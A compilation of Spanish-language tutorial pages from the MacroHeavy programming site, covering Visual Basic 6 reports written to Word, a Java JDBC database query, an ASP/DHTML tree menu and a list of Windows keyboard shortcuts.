te puede estrañar que salgan las referencias fijas a las celdas, pero no te estrañes, las dejaremos ahí pero cuando pulsemos a fórmula las haremos desaparecer, puedes ver como en la celda de arriba se ve como la fórmula es la que hemos puesto. Finalmente cuando el usuario pulsa a salir le mostramos un mensaje que le pregunta si quiere o no quiere salir. El código de este formulario lo puedes descargar pulsando aquí.

Volver al menú del curso

Total de visitas:

205540

Artículos de Visual Basic 6.0

En esta sección se muestran diferentes artículos sobre programación con MicroSoft Visual Basic 6.0. Si quieres colaborar en esta sección y quieres compartir tus conocimientos para ayudar a otros visitantes, puedes escribir un artículo en formato Word y enviarlo a tsuarez@macroheavy.com, indicando tu nombre y una breve descripción del mismo para añadirlo en la base de datos de MacroHeavy. En algunos artículos será necesario el disponer de un Plug-in para animaciones con Flash

Si quieres recibir un email cada vez que se añada un artículo a esta sección puedes también enviar un email a la misma dirección.

MacroHeavy.com

Microsoft Visual Basic

Inicio

- **Conceptos generales**
  - ¿Cómo empezar un proyecto?
  - Eventos del formulario
  - Métodos, propiedades, variables, bucles y esctructuras de decisión
  - Conversión de tipos y operadores
- **Controles comunes y otros conceptos**
  - Programa de posicionamiento del formulario
  - Arrays en Visual Basic
  - Funciones y procedimientos
  - Array de controles
  - Operaciones con matrices
  - Botones de opción y checkboxes
  - Cajas de texto
  - Uso del control ListBox
  - Manejo de imágenes
  - ComboBox y números aleatorios
  - Control Timer
  - Menús
  - Menú desplegable
  - Función para

Artículos de Visual Basic 6.0

En esta sección se muestran diferentes artículos sobre programación con MicroSoft Visual Basic 6.0. Si quieres colaborar en esta sección y quieres compartir tus conocimientos para ayudar a otros visitantes, puedes escribir un artículo en formato Word y enviarlo a tsuarez@macroheavy.com, indicando tu nombre y una breve descripción del mismo para añadirlo en la base de datos de MacroHeavy. En algunos artículos será necesario el disponer de un Plug-in para animaciones con Flash

Si quieres recibir un email cada vez que se añada un artículo a esta sección puedes también enviar un email a la misma dirección.

MacroHeavy.com

    - guardar el contenido de una caja de texto Multiline
    - Barra de desplazamiento
- **Controles especiales**
    - Controles comunes
    - Control ImageList
    - TreeView
    - Copiar los datos de un ListView
- **ActiveX Data Object (ADO)**
    - Conexión con ADO
    - Hacer una consulta con Connection
    - Como hacer una transacción con ADO
    - Un primer informe con DataReport
    - Método OpenSchema del objeto Connection
    - Rellenar un ListView con un RecordSet
    - Añadir, actulizar y borrar registros mediante un RecordSet
    - Como guardar un RecordSet
    - Información sobre nuestro RecordSet
    - RecodSets desconectados
    - Resolver conflictos en una base de

    - datos multiusuario
    - Objeto Command
    - Paginar un Recordset
    - Como crear una base de datos y una tabla con ADOX
- **Programación Orientada a Objetos (POO)**
    - Clase para controlar una caja de texto
    - Ejemplo de POO con Visual Basic 6.0 (1)
    - Ejemplo de POO con Visual Basic 6.0 (2)
    - Ejemplo de POO con Visual Basic 6,0 (3)
    - Ejemplo de POO con Visual Basic 6.0 (4)
- **Registro de Windows**
    - Manejo del registro de Windows
- **MAPI**
    - Mandar un e-mail
- **Aplicaciones MicroSoft**
    - Escribir Datos en Excel
    - Informe en Word
    - Informe en Word (2)

Inicio

VBA con EXCEL

Título	Descripción
¡Hola Mundo!	En este primer artículo se muestra el entorno de programación del Visual Basic para Aplicaciones con Microsof Excel.
Libros y celdas	En este artículo se muestra como utilizar los libros y las celdas para poder coger o leer la información que está en ellas.
Operaciones con una selección hecha por el usuario	En este artículo se muestran dos ejemplos en los que se muestra como hacer operaciones con un rango seleccionado por el usuario.
Coger datos con InputBox	En este artículo se muestra como coger datos del usuario por medio del empleo de la ventana denominada InputBox.
Eventos de la hoja de cálculo	En este artículo vamos a ver como manejar algunos de los eventos que tiene la hoja de cálculo.
Funciones de Excel	En este artículo vamos a ver como podemos usar las funciones propias de Excel para realizar operaciones en nuestras Macros.
Estructura For...Each	En este artículo vamos a repasar esta estructura de VBA para recorrer colecciones de elementos.
Hacer un gráfico (1)	En este artículo vamos a ver como es posible escribir el código para realizar un gráfico en EXCEL.
Formulario en Excel	En este artículo vamos a ver como podemos incorporar un formulario a nuestro libro de trabajo para que nos realice algunas operaciones matemáticas.

205540

Informe en Word (2)

Autor: José Antonio Suárez Navarro
Descripción: En este artículo se mejora la rutina del artículo anterior.
Fecha: [06/04/03]

Introducción

En el artículo anterior de Informe con Word, la rutina que escribía en el fichero Word era como si un usuario fuera escribiendo todo lo que nosotros le vamos diciendo, sin embargo existe otra forma más sencilla de ejecutarlo que es mediante la propiedad Text como veremos a continuación. El resto de la explicación del informe es totalmente correcta, y por tanto sólo nos centraremos en la "linea" que debemos modificar.

Descripción

El procedimiento dentro de la clase que escribe en el Word modificada es la siguiente:

```
Private Sub RellenarTabla()
Dim contador As Integer
Dim rs As New ADODB.Recordset
Dim fila As Integer
With ap.Selection
    'Centramos todo
    .ParagraphFormat.Alignment = wdAlignParagraphCenter
    .Font.Size = "6"
    .Font.Bold = True
    .Font.color = wdColorBlack
    .Font.Name = "Verdana"
    .Tables.Add .Range, 1, UBound(mvarCampos) + 1
    'Ponemos las propiedades de formato de la tabla
    .Tables(1).AllowAutoFit = True
    .Tables(1).AllowPageBreaks = False
    .Tables(1).Rows.Alignment = wdAlignRowCenter
    For contador = LBound(mvarCampos) To UBound(mvarCampos)
        .Tables(1).Cell(1, contador + 1).Select
        .Tables(1).Cell(1, contador + 1).VerticalAlignment = wdCellAlignVerticalCenter
        .TypeText mvarCampos(contador)
    Next
    rs.CursorLocation = adUseClient
    rs.Open mvarConsulta, cnInt, adOpenStatic, adLockReadOnly, 1
    Do Until rs.EOF
        'Aumentamos una fila
        .Tables(1).Rows.Add
        fila = .Tables(1).Rows.Count
        For contador = 0 To rs.Fields.Count - 1
            .Tables(1).Cell(fila, contador + 1).Range.Text = rs.Fields(contador).Value
        Next
        rs.MoveNext
    Loop
 'Ponemos el formato de la tabla
```

```
.Tables(1).Rows(1).HeadingFormat = True
.Tables(1).AutoFormat wdTableFormatList4, True, True, True, True, True, False, True, False, True
End With
rs.Close
Set rs = Nothing
ap.Visible = True
ap.WindowState = wdWindowStateNormal
End Sub
```

La única línea que se modifica es la que está en negrilla dentro del código, como puedes ver accedemos a la tabla 1, a la celda de dicha tabla que queramos y utilizamos la propiedad Range para referirnos a la celda seleccionada para finalmente asignar a su propiedad Text el valor deseado. Como podreis comprobar para informes relativamente grandes, esta opción es la más eficiente.

Volver al menú del curso

Total de visitas:

Informe en Word

Autor: José Antonio Suárez Navarro
Descripción: En este artículo se muestra como imprimir los datos de un RecordSet a un archivo de MicroSoft Word.
Fecha: [01/03/03]

Introducción

Muchas veces utilizamos diseñadores de informes como Crystal Report o también el propio DataReports. Sin embargo, existe una manera personal de hacerlo que es mediante Word. En este artículo vamos a ver como a partir de Word 2000 podemos crear una tabla en donde ir poniendo los datos de un recordset. Este ejemplo va a ser desarrollado con una clase por lo que la implementación de la misma, deberás hacerla en un botón o en el lugar de tu formulario que quieras. Para que pueda funcionar el código debes de cargar la librería de Microsoft Word 9.0v Object Library.

Descripción

El código de la clase cInformeWord es el siguiente:

```
Option Explicit
'-----------------------------------------------------
' Descripción de las propiedades de uso de la clase:
' Consulta: Consulta SQL que contiene los datos
' cnInt: conexión de la que vamos a colgar el recordset
' Fichero: Fichero donde tenemos la plantilla de datos
' Campos: es un array variant donde se ponen los títulos
'             de las columnas
' Titulo: Titulo del informe
'
' ¡Atención!: el array de campos y la consulta SQL deben
'                 corresponderse para que no haya problemas
'-----------------------------------------------------
'Variables del informe:
Dim ap As New Word.Application
Private mvarConsulta As String
Public cnInt As ADODB.Connection
Private mvarTitulo As String
Private mvarCampos As Variant
Private mvarFichero As String
'-----------------------------------------------------

'-----------------------------------------------------
'Propiedades del informe:

Public Property Let Fichero(ByVal nValor As String)
mvarFichero = nValor
End Property

Public Property Let Campos(ByVal nValor As Variant)
mvarCampos = nValor
```

```
End Property

Public Property Let Consulta(ByVal nValor As String)
mvarConsulta = nValor
End Property

Public Property Let Titulo(ByVal nValor As String)
mvarTitulo = nValor
End Property
'--------------------------------------------------

'--------------------------------------------------
'Métodos públicos del informe:
Public Sub Escribir()
'En el caso de que tengamos un fichero template
If Len(mvarFichero) > 0 Then
    ap.Documents.Open mvarFichero, , True
Else
    ap.Documents.Add
End If
PonerTitulo
RellenarTabla
End Sub
'--------------------------------------------------


Private Sub PonerTitulo()
With ap.Selection
    .ParagraphFormat.Alignment = wdAlignParagraphCenter
    .Font.Size = 14
    .Font.Bold = True
    .Font.color = wdColorBlue
    .TypeText mvarTitulo
    .TypeParagraph
    .TypeParagraph
End With
End Sub

Private Sub RellenarTabla()
Dim contador As Integer
Dim rs As New ADODB.Recordset
Dim fila As Integer
With ap.Selection
    'Centramos todo
    .ParagraphFormat.Alignment = wdAlignParagraphCenter
    .Font.Size = "6"
    .Font.Bold = True
    .Font.color = wdColorBlack
    .Font.Name = "Verdana"
    .Tables.Add .Range, 1, UBound(mvarCampos) + 1
    'Ponemos las propiedades de formato de la tabla
    .Tables(1).AllowAutoFit = True
    .Tables(1).AllowPageBreaks = False
    .Tables(1).Rows.Alignment = wdAlignRowCenter
    For contador = LBound(mvarCampos) To UBound(mvarCampos)
        .Tables(1).Cell(1, contador + 1).Select
        .Tables(1).Cell(1, contador + 1).VerticalAlignment = wdCellAlignVerticalCenter
        .TypeText mvarCampos(contador)
    Next
    rs.CursorLocation = adUseClient
    rs.Open mvarConsulta, cnInt, adOpenStatic, adLockReadOnly, 1
    Do Until rs.EOF
        'Aumentamos una fila
        .Tables(1).Rows.Add
        fila = .Tables(1).Rows.Count
        For contador = 0 To rs.Fields.Count - 1
            .Tables(1).Cell(fila, contador + 1).Select
```

```
            .TypeText rs.Fields(contador).Value
        Next
        rs.MoveNext
    Loop
 'Ponemos el formato de la tabla
.Tables(1).Rows(1).HeadingFormat = True
.Tables(1).AutoFormat wdTableFormatList4, True, True, True, True, True, False, True, False, True
End With
rs.Close
Set rs = Nothing
ap.Visible = True
ap.WindowState = wdWindowStateNormal
End Sub
```

En

el códio anterior vemos como en primer lugar vamos a declarar una serie de propiedades así como un método que nos va a permitir escribir nuestro informe cuando esté acabado. Existen dos procedimientos internos, el PonerTitulo y el PonerTabla. En el método PonerTitulo vamos a poner el valor de la propiedad título en el informe. Y en el método PonerTabla, vamos a escribir en primer lugar los títulos mediante el uso de la matriz que se utilizar como propiedad denominada Campos. Una vez escritos los títulos, se recorre el Recordset con la consulta que viene como propiedad. La única precaución que se debe de tener con este código es que el nombre de los títulos se correspondan con los valores de los campos que vienen seleccionados en la consulta. Finalmente, se pone un formato de tabla determinado y se muestra el objeto Word por pantalla para que el usuario pueda imprimir o hacer lo que quiera con el. También si observas el método Escribir, permite utilizar un fichero que tengamos con una cabecera o con lo que queramos.

La implementación de este código en cualquier evento de un formulario sería la siguiente:

```
Dim Informe As New cInformeWord
With Informe
.Campos = Array("Nombre", "Apellidos", "DNI")
.Titulo = "Informe de Personal"
Set .cnInt = cn
.Consulta = "Select NOMBRE, APELLIDOS, DNI from PERSONAL"
.Fichero = App.Path & "\plantillas\plantilla.doc"
.Escribir
End With
```

En la implementación podemos ver como hay que pasarle una matriz con los titulos de las columnas, el título que queremos que figure en nuestro informe, la conexión que apunta a nuestra base de datos, la consulta que queremos realizar, el fichero que hace de plantilla (siempre que quieras hacerlo) y finalmente se llama al método para que escriba el informe.

Volver al menú del curso

Total de visitas:

Conexión a una base de datos con JDBC

Título: Conexión a una base de datos con JDBC
Autor: José Antonio Suárez Navarro
Descripción: En este artículo se muestra como conectarnos a una base de datos mediante el JDBC y como realizar una consulta de registros.
Fecha: [24/04/02]

Introducción

En este artículo vamos a ver como nos tenemos que conectar a una base de datos y las acciones que debemos hacer para poder ver el resultado de la consulta por pantalla.

Desarrollo

El programa lo que va a hacer es en poner en un frame los datos de una base de datos realizando una consulta de selección. El código es el siguiente:

```
public class BaseDatos extends java.awt.Frame
{
	private java.awt.TextArea txt;

	public BaseDatos()
	{
		inicializar();
	}

	private void inicializar()
	{
```

```
                txt=new java.awt.TextArea();
                setLayout(new
java.awt.BorderLayout(50,50));
                addWindowListener(new
java.awt.event.WindowAdapter()
                {
                        public void
windowClosing(java.awt.event.WindowEvent e)
                        {
                                salir(e);
                        }
                });
                rellenarRegistros();

                add(txt, java.awt.BorderLayout.CENTER);
                pack();
        }

        private void rellenarRegistros()
        {
                String url="jdbc:odbc:base";
                String
driver="sun.jdbc.odbc.JdbcOdbcDriver";
                java.sql.Connection con=null;
                try
                {

Class.forName(driver).newInstance();
                }catch (Exception e)
                {
                }

                try
                {

con=java.sql.DriverManager.getConnection(url,"","");
                        java.sql.Statement select=
```

```
con.createStatement();
                        java.sql.ResultSet
rs=select.executeQuery("Select * from tabla");
                         txt.setText("Los resultados: \n");
                        txt.setText(txt.getText() + "Campo1
\t Campo2 \t Campo3 \n");
                        while (rs.next())
                        {
                                int clave;
                                String nombre;
                                String valor;

                                clave=rs.getInt(1);
                                if (rs.wasNull())
                                {
                                        clave=-1;
                                }
                                nombre=rs.getString(2);
                                if (rs.wasNull())
                                {
                                        nombre=null;
                                }
                                valor=rs.getString(3);
                                if (rs.wasNull())
                                        valor=null;
                                txt.setText(txt.getText() +
clave + "\t" + nombre + "\t" + valor + "\n");
                        }
                }       catch (java.sql.SQLException e)
                {
                }finally
                {
                        if (con!=null)
                        {
                                try
                                {
```

```
                                        con.close();
                                    }catch
(java.sql.SQLException e)
                                    {
                                    }
                            }
                    }
            }


            private void salir(java.awt.event.WindowEvent e)
            {
                    System.exit(0);
            }

            public static void main(String args[])
            {
                    new BaseDatos().show();
            }
}
```

Los puntos más importantes son los siguientes:

1. En primer lugar tenemos que escribir la cadena de conexión, en la que vamos a llamar a unas DSN que hemos creado con el ODBC de Windows, y el driver que vamos a utilizar, estos dos elementos van a ser dos Strings:

```
String url="jdbc:odbc:base";
String
driver="sun.jdbc.odbc.JdbcOdbcDriver";
```

2. Creamos la conexión a la base de datos como nula:

```
java.sql.Connection con=null;
```

3. Una vez creada la conexión creamos una instancia de clase mediante la instrucción (es importante notar que en este paso debemos de protegernos contra una posible excepción):

```
Class.forName(driver).newInstance();
```

4. Ahora creamos la conexión, el Statement y el recordset que nos va a devolver los datos de una consulta Select:

```
con=java.sql.DriverManager.getConnection(url,"","");
        java.sql.Statement select=
con.createStatement();
        java.sql.ResultSet
rs=select.executeQuery("Select * from tabla");
```

5. Ahora recorremos con un bucle el recordset utilizando la propiedad next():

```
while (rs.next())
```

6. Declaramos unas variables del mismo tipo que los registros que vamos a tener:

```
int clave;
String nombre;
String valor;
```

7. Se van recogiendo los diferentes valores de los registros, en este caso lo hemos hecho con el número que ocupan en la consulta, empezando por 1, aunque se podría hacer también pasando el nombre del campo


entre comillas, es importante tener en cuenta la posibilidad de si nos devuelven un nulo, a título de ejemplo veamos el primer registro:

```
clave=rs.getInt(1);
if (rs.wasNull())
{
        clave=-1;
}
```

8. Nos cubrimos ante la posibilidad de una excepción de SQL.
9. En cualquier caso, en el finally cerramos la conexión a la base de datos con lo que quedará también cerrado el Statement y el Recordset.

```
}finally
{
        if (con!=null)
        {
                try
                {
                        con.close();
                }catch
(java.sql.SQLException e)
                {
                }
        }
}
```

El resultado de nuestro programa será el siguiente:



La tabla Access de donde se ha sacado estos registro es:

Volver al menú del curso

Total de visitas:

205540

Java 2

En esta sección se muestran códigos y ejemplos de programación orientada a objetos con Java, si tienes uno y quieres que lo pongamos en esta sección o tienes dudas y comentarios acerca de alguno, no dudes en enviarlos un mensaje a Macroheavy.com.

Total de visitas:
205540

Como hacer un árbol con DHTML y ASP

Título: Como hacer un árbol con DHTML y ASP
Autor: José Antonio Suárez Navarro
Descripción: En este artículo se muestra como utilizar las páginas dinámicas para construir un árbol de contenidos y como utilizar ASP para rellenar los niveles a partir de una base de datos.
Fecha: [1/03/02]

Introducción

En este artículo se muestra como se puede realizar un árbol con DHTML para mostrar contenidos. Mediante una lista ordenada y desordenada vamos a ir añadiendo los contenidos con la ayuda de ASP que va a llamar a una base de dato y a recoger los datos necesarios.

Desarrollo

Dentro del Head del documento vamos a escribir el estilo siguiente:

```
<style type="text/css">
BODY {background: #BDAEBD; color:white; font-weight:bold; font-size: 8pt; font-family:Verdana;}
UL.arbol {cursor:hand}
UL.arbol LI {list-style-image:url(../imagenes/cerrados.gif)}
UL.arbol LI.abiertos {list-style-image:url(../imagenes/abiertos.gif)}
UL.arbol UL {list-style:none}
UL.arbol UL {display:none}
UL.arbol UL.expandido {display:block}
UL.arbol LI A {text-decoration:none; color:yellow; font-height:bold}
UL.arbol LI UL A {color:black; font-weight:normal}
UL.arbol LI UL LI {list-style-image:url(../imagenes/hoja.gif)}
UL.arbol A:active, UL.arbol A.select {color:black; background:blue}
UL.arbol .sobre {color:red}
UL.arbol UL P {margin-top:0; margin-botton:0}
</style>
```

Los aspectos más importantes son en primer lugar que cuando se pasa por encima de la etiqueta UL de la lista, se cambia el cursor al de tipo mano para que nuestro visitante sepa que está encima de un link. Otra

cosa importante es el poner los iconos sobre los nodos del árbol, para ello se han puesto en la lista raíz el icono cerrado por defecto y cuando se cambia a abierto se cambia por la carpetita abierta. El resto de código lo que hace es ir poniendo el estilo que queremos para las diferentes etiquetas del árbol. Hay un caso que quiero resaltar que es el del icono de página web que figura en lo que es el último nivel. Como se observa, se van poniendo las anidaciones necesarias hasta llegar al nivel, es decir como la etiqueta correspondiente es LI, esta figura la última, por encima está una lista UL y más arriba otra LI y en el nivel superior ya está la etiqueta UL.arbol que es la principal.

Una vez realizado el estilo, en el propio head se escribe el código javascript que va a controlar los niveles mostrados cuando elemento usuario pulse a uno de los nodos:

```
<script language="javascript">
var seleccionActual = null
function definirEstilo(original, claseEstilo){
if (null !=original)
  original.className=claseEstilo
}
function cogeFoco(){
 if ((seleccionActual != event.toElement) && ("A" ==
event.toElement.tagName))
    definirEstilo(event.toElement, "sobre")
}
function pierdeFoco(){
       if ((seleccionActual !=event.fromElement) && ("A"
==event.fromElement.tagName))
              definirEstilo(event.fromElement, "")
}
function ponerNodos(){
  var nodoHijo=null
  var el=null
  switch (event.srcElement.tagName){
  case "A", "LABEL":
    el=event.srcElement.parentElement
    nodoHijo=document.all[event.srcElement.sourceIndex+1]
    break
  case "LI":
    el=event.srcElement
    nodoHijo=document.all[event.srcElement.sourceIndex+2]
    break
```


```
  }
  if ((null!=nodoHijo) && ("UL" == nodoHijo.tagName) && ("LI" ==
nodoHijo.parentElement.tagName)){
     if ("" == nodoHijo.className){
        nodoHijo.className="expandido"
        el.className="abiertos"
     }
     else{
          nodoHijo.className=""
         el.className="cerrados"

    }
  }

}
</script>
```

Estas son las funciones que se van a llamar cuando se realice el click y se pase por encima de las listas con estilo. La función más importante es la de ponerNodos que va a controlar el evento de click. Lo que sucede cuando se ejecuta esta función es que se va a elegir el tipo de etiqueta que ha llamado al evento, una A, una LABEL o una LI. Si lo ha llamado una A o una LABEL, no se hace nada ya que estamos en el primer nivel o bien en el último. Si por el contrario es LI tiene que expandir el nodo.
El siguiente fragmento de código se inserta en el BODY de nuestra página y es la que va a crear el árbol. Este código lo que hace es leer en una base de datos para ir construyendo la lista en HTML.

```
<ul class="arbol" ONCLICK="ponerNodos();" ONSELECTSTART="return
false;"
  ONMOUSEOVER="cogeFoco();" ONMOUSEOUT="pierdeFoco();">
<%
dim cn, rs, rs2, sql
set cn=Server.CreateObject("ADODB.Connection")
set rs=Server.CreateObject("ADODB.Recordset")
set rs2=Server.CreateObject("ADODB.Recordset")
'Primero hacemos el recordset que coge los datos de la tabla de títulos:
cn.connectionString=[<..pon tu conexión a la base de datos..>]
cn.open
sql = [<...Pon tu consulta SQL del nivel..>]
rs.open sql,cn,3,1
do until rs.eof
   response.write("<LI><LABEL>" & rs("[Campo de la primera consulta]")
```

```
& "</LABEL><ul>")
   'Hacemos la segunda consulta.
   sql2=[<..Poner la segunda consulta...>]
   rs2.open sql2,cn,3,1
       Do Until rs2.eof
response.write("<LI><A HREF='" & rs2([campo en el que está el link que
se desea mostrar]) & ">" & rs2("[título que se quiere mostrar]") &
"</a></li>")
         rs2.moveNext
      Loop
   rs2.close
   response.write("</ul></li>")
   rs.MoveNext
loop
response.write("</ul>")
rs.close
set rs=NOthing
set rs2=nothing
cn.close
set cn=nothing
%>
```

En este código se han anidado dos recordsets, uno es el que va a coger los títulos principales y otro es el que va a expandir todos los títulos que dependen del anterior. Esta jerarquía es la típica de una relación uno a infinito en una base de datos en donde la tabla primera contiene los niveles generales y la segunda tabla contiene los diferentes niveles correspondientes. Las consultas, la cadena de conexión y los campos los debes de personalizar tú. La imagen de este menú aunque ya la habrás visto en la página MacroHeavy, es la siguiente:



Volver al menú del curso

Total de visitas:

Inicio

En esta página se muestran algunos ejemplos de programación con Active Server Pages de MicroSoft.

Total de visitas:

205540

- **Pasar datos entre páginas**
  - Pasar datos entre páginas con QueryString
- **Bases de datos**
  - Utilizar el método GetRows
  - Como hacer un árbol con DHTML y ASP
- **Cookies**
  - Cookies con claves

SHORTCUTS (ATAJOS DEL TECLADO)

(Fernando Sandúa)

Los atajos del teclado son aquellas combinaciones de teclas que se usan para ejecutar una función que mediante el ratón nos llevaría más tiempo. Si por ejemplo quisieras ver las propiedades de un archivo tendrías que pinchar con el botón derecho sobre el archivo y dar en propiedades, que dependiendo de la velocidad de tu PC puede llevar más o menos tiempo, pero si apretaras las teclas: Alt + enter sobre el archivo seleccionado las obtendrías mucho más rápido. Casi todos los programas de Windows tienen atajos específicos, aquí sólo vamos a poner unos cuantos generales.

-Teclas de función: F

F1= Abre el menú ayuda de la aplicación activa.
F2= Cambiar el nombre, (renombra el archivo seleccionado).
F3= Menú buscar.
F4= (en el explorer) abre la lista de drives y carpetas de mi PC.
F5= Refresca la pantalla o ventana activa.

-Tecla Control.:

Ctrl + E= seleccionar todos los archivos de una carpeta (ctrl + A en Windows 95).
Mantener pulsada Ctrl + cursores + Espacio= seleccionas archivos no contiguos.
Ctrl. + Z= Deshaces el último cambio.
Ctrl. + X= Cortas el archivo o texto seleccionado.
Ctrl. + C= Copias el archivo o texto seleccionado.
Ctrl. + V= Pegas lo que tienes en el portapapeles.

Ctrl. + Esc= abre el menú inicio.
Ctrl. + Tab= Te mueves a través de las pestañas de cualquier ventana.
Mantener Ctrl. apretado cuando arranca Windows= no carga los programas del menú inicio.
Ctrl. + Alt + Supr.= Sale el menú de apagar el ordenador.
---(En el internet explorer)---
Ctrl. + Q= Abre el menú de búsqueda.
Ctrl. + W= Cierra el internet explorer.
Ctrl. + R= Actualiza la página.
Ctrl. + U= Abre nueva ventana del internet explorer.
Ctrl. + I= Abre favoritos.
Ctrl. + O= Abre nueva localización.
Ctrl. + P= Imprime la página abierta.
Ctrl. + A= Abre el menú de nuevas localizaciones.
Ctrl. + D= Añade la dirección actual a favoritos.
Ctrl. + F= Abre el menú buscar.
Ctrl. + H= Abre el historial del explorer.
Ctrl. + B= Abre el menú organizar favoritos.
Ctrl. + N= Abre nueva página web.
Ctrl. + Enter= Rellena con www.***.com, si en la línea de direcciones pones una dirección sin "www" ni ".com" (Es decir, poner sólo macroheavy + CTRL + ENTER equivale a poner "www.macroheavy.com").

-Tecla Mayúscula:
Mantener pulsada Mayúsculas + cursores= Seleccionas archivos contiguos.
Mantener Mayúsculas apretada cuando arranca Windows= no carga los programas del menú inicio.
Mantener Mayúsculas apretada cuando insertas un CD-ROM= evitas que se autoejecute.
Mayúscula + F10= Sobre un archivo muestra el menú que sale con el botón derecho.
Mayúscula + Supr= Borra un archivo sin pasarlo por la papelera de reciclaje.

Mayúscula + botón derecho del ratón sobre un archivo= Muestra “Abrir con...” para cualquier archivo en el menú que sale al dar con el botón derecho sobre un archivo.

-Tecla Alt:
Alt + M= (Pinchando previamente en la barra de tareas, para que no haya ninguna ventana seleccionada) Minimiza todas las ventanas.
Alt + Intro (o doble clic)= Abre las propiedades del archivo seleccionado.
Alt + Esc= Te mueves entre las dos últimas ventanas abiertas.
Alt + Mayúsculas + Esc= Te mueves por todas las ventanas abiertas.
Alt + Tab= Eliges maximizar cualquiera de las aplicaciones abiertas.
Alt + F4= Cierra la ventana activa.

-Tecla Windows (la que está entre Ctrl. y Alt):
WIN= Abre el menú inicio.
WIN + D= Maximiza y minimiza todas las ventanas abiertas.
WIN + M= Minimiza todas las ventanas abiertas.
WIN + Mayúsculas + M= Deshace minimizar todas las ventanas.
WIN + E= Abre el explorer de windows.
WIN + F= Abre el menú búsqueda.
WIN + R= Abre el menú ejecutar.
WIN + F1= Abre el menú ayuda general de Windows.
WIN + Tab= Recorre las aplicaciones abiertas en la barra de tareas.
WIN + Pausa= Muestra el panel de las propiedades del sistema.

-Otros:
***=** Si en la parte de la izquierda del explorer seleccionas una carpeta y aprietas el asterisco (del teclado numérico) se

desplegarán todas sus subcarpetas.
Retroceso = En el explorer vas a la carpeta madre de la carpeta actual.

Volver al menú de trucos

Total de visitas:
205540

Inicio

Trucos de Windows

Título	Descripción
